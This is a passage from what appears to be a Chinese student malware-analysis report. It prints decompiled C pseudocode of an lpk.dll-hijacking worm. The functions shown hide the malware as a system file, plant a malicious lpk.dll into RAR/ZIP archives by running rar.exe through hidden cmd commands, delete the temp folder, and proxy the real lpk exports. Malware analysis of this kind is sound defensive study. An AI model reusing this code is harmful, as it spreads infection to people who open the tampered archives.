        CopyFileW(g_szCurModuleFileName, szPath, 1);

        // 设置文件属性为系统，隐藏
        SetFileAttributesW(szPath, 7u);
      }


      // 如果目录下有.rar .zip并且文件超过4gb，然后低位不超过3MB
      // 拼接压缩包路径
      if ( (!lstrcmpiW(lpszExtension_, L".RAR") || !lstrcmpiW(lpszExtension_, L".ZIP"))
        && !FindFileData.nFileSizeHigh
        && FindFileData.nFileSizeLow < 0x3200000 )
      {
        lstrcpyW(szPath, szFindPath);
        PathAppendW(szPath, FindFileData.cFileName);
        LpkDecompressionFile(szPath);
      }
    }
    if ( WaitForSingleObject(g_hEvent, 0x14u) != WAIT_TIMEOUT )
      goto Lab_Ret0_;
Lab_Continue:

    // 查找下一个文件
    if ( FindNextFileW(hFindFile, &FindFileData) != 1 )
      goto Lab_Ret0;
  }
  if ( WaitForSingleObject(g_hEvent, 0x14u) == WAIT_TIMEOUT )
  {
    lstrcpyW(szPath, szFindPath);
    PathAppendW(szPath, FindFileData.cFileName);
```

5.10 LpkDecompressionFile




```
//
//
// 使用RAR解压文件
_WORD *__cdecl LpkDecompressionFile(wchar_t *lpPath)
{
  _WORD *result; // eax
  const wchar_t *lpspild; // eax
  DWORD dwCPid; // eax
  WCHAR CommandLine; // [esp+0h] [ebp-824h]
  WCHAR Buffer[260]; // [esp+410h] [ebp-414h]
  wchar_t szRegVal[260]; // [esp+618h] [ebp-20Ch]
  DWORD cData; // [esp+820h] [ebp-4h]

  cData = 0x208;

  // 获取rar压缩包注册表值
  result = (_WORD *)SHRegGetValueW(HKEY_CLASSES_ROOT, L"WinRAR\\shell\\open\\command", 0, 2, 0, szRegVal, &cData);

  // 注册项找到了
  // 判断注册表值是不是""括起来的
  // 确定如何拆分出正确路径
  if ( !result )
  {
    if ( szRegVal[0] == '"' )
    {
      lstrcpyW(szRegVal, &szRegVal[1]);
      lpspild = L"\"";
    }
    else
    {
      lpspild = L" ";
    }

    // 拆分字符串，以lpspild分割
    result = (_WORD *)StrStrIW(szRegVal, lpspild);
    if ( result )
    {
      *result = 0;

      // 移除路径的空格
      // 并拼接rar.exe
      PathRemoveFileSpecW(szRegVal);
      PathAppendW(szRegVal, L"rar.exe");
      result = (_WORD *)GetFileAttributesW(szRegVal);

      // 获取文件属性成功
      if ( result != (_WORD *)INVALID_FILE_ATTRIBUTES )
      {

        // 拼接rar压缩文件的命令
        // 在压缩包中查找lpk.dll
        PathGetShortPath(szRegVal);
        GetTempPathW(0x104u, Buffer);
        dwCPid = GetCurrentThreadId();
        GetTempFileNameW(Buffer, L"IRAR", dwCPid, Buffer);
        wsprintfW(&CommandLine, L"cmd /c %s vb \"%s\" lpk.dll|find /i \"lpk.dll\"", szRegVal, lpPath, Buffer);
        result = (_WORD *)LpkRunCommand(&CommandLine, 60000u);
        if ( result )
        {

          // 解压
          wsprintfW(&CommandLine, L"\"%s\" x \"%s\" *.exe \"%s\\\"", szRegVal, lpPath, Buffer);
          LpkRunCommand(&CommandLine, 120000u);
          LpkWriteExeAndDecompressionFile(Buffer);

          // 分卷解压
          wsprintfW(&CommandLine, L"\"%s\" a -r -ep1\"%s\" \"%s\" \"%s\\lpk.dll\"", szRegVal, Buffer, lpPath, Buffer);
          LpkRunCommand(&CommandLine, 240000u);
```




```
          // 删除文件
          wsprintfW(&CommandLine, L"cmd /c RD /s /q \"%s\"", Buffer);
          result = (_WORD *)LpkRunCommand(&CommandLine, 60000u);
        }
      }
    }
  }
  return result;
}
```

5.11 LpkRunCommand




```
//
//
// 执行拼接好的命令
// 执行成功返回非0
// 否则返回0
DWORD __cdecl LpkRunCommand(LPWSTR lpCommandLine, DWORD dwMilliseconds)
{
  struct _STARTUPINFOW StartupInfo; // [esp+4h] [ebp-58h]
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+48h] [ebp-14h]
  DWORD ExitCode; // [esp+58h] [ebp-4h]

  RtlZeroMemory(&StartupInfo, 0x44);
  StartupInfo.wShowWindow = 0;
  StartupInfo.cb = 0x44;
  StartupInfo.dwFlags = 1;
  if ( !CreateProcessW(0, lpCommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
    return GetLastError();
  if ( WaitForSingleObject(ProcessInformation.hProcess, dwMilliseconds) )
    TerminateProcess(ProcessInformation.hProcess, 0x5B4u);
  ExitCode = 713;
  GetExitCodeProcess(ProcessInformation.hProcess, &ExitCode);
  CloseHandle(ProcessInformation.hThread);
  CloseHandle(ProcessInformation.hProcess);
  return ExitCode;
}
```

5.12 LpkGetLpkFunction_




```
//
// 获取指定函数地址
BOOL LpkGetLpkFunction_()
{
  WCHAR Buffer[260]; // [esp+0h] [ebp-208h]


  // 获取系统目录然后拼接\\lpk
  // 并加载这个lpk文件
  GetSystemDirectoryW(Buffer, 0x104u);
  lstrcatW(Buffer, L"\\lpk");
  hLibModule = LoadLibraryW(Buffer);
  if ( hLibModule )
    LpkGetLpkFunction();
  return hLibModule != 0;
}
```

5.13 LpkGetLpkFunction



```
//
//
// 获取指定导出函数
// 保存到全局遍历中
void __cdecl LpkGetLpkFunction()
{
  FARPROC Fun_LpkEditControl; // eax

  Fun_LpkTabbedTextOut = (int)LpkGetProcAddress("LpkTabbedTextOut");
  Fun_LpkDllInitialize = (int)LpkGetProcAddress("LpkDllInitialize");
  Fun_LpkDrawTextEx = (int)LpkGetProcAddress("LpkDrawTextEx");
  Fun_LpkEditControl = LpkGetProcAddress("LpkEditControl");
  RtlMoveMemory(&LpkEditControl, Fun_LpkEditControl, 0x40);
  Fun_LpkExtTextOut = (int)LpkGetProcAddress("LpkExtTextOut");
  Fun_LpkGetCharacterPlacement = (int)LpkGetProcAddress("LpkGetCharacterPlacement");
  Fun_LpkGetTextExtentExPoint = (int)LpkGetProcAddress("LpkGetTextExtentExPoint");
  Fun_LpkInitialize = (int)LpkGetProcAddress("LpkInitialize");
  Fun_LpkPSMTextOut = (int)LpkGetProcAddress("LpkPSMTextOut");
  Fun_LpkUseGDIWidthCache = (int)LpkGetProcAddress("LpkUseGDIWidthCache");
  Fun_ftsWordBreak_ = (int)LpkGetProcAddress("ftsWordBreak");
}
```

5.14 LpkGetProcAddress



```
//
// 获取导出函数地址
// 如果获取地址失败则退出进程
FARPROC __stdcall LpkGetProcAddress(LPCSTR lpProcName)
{
  FARPROC FunAddr; // eax

  FunAddr = GetProcAddress(hLibModule, lpProcName);
  if ( !FunAddr )
    ExitProcess(0xFFFFFFFE);
  return FunAddr;
}
```

致　　　谢

正文用宋体小四，内容限 1 页，一律向 15PB 信息安全研究院谢意。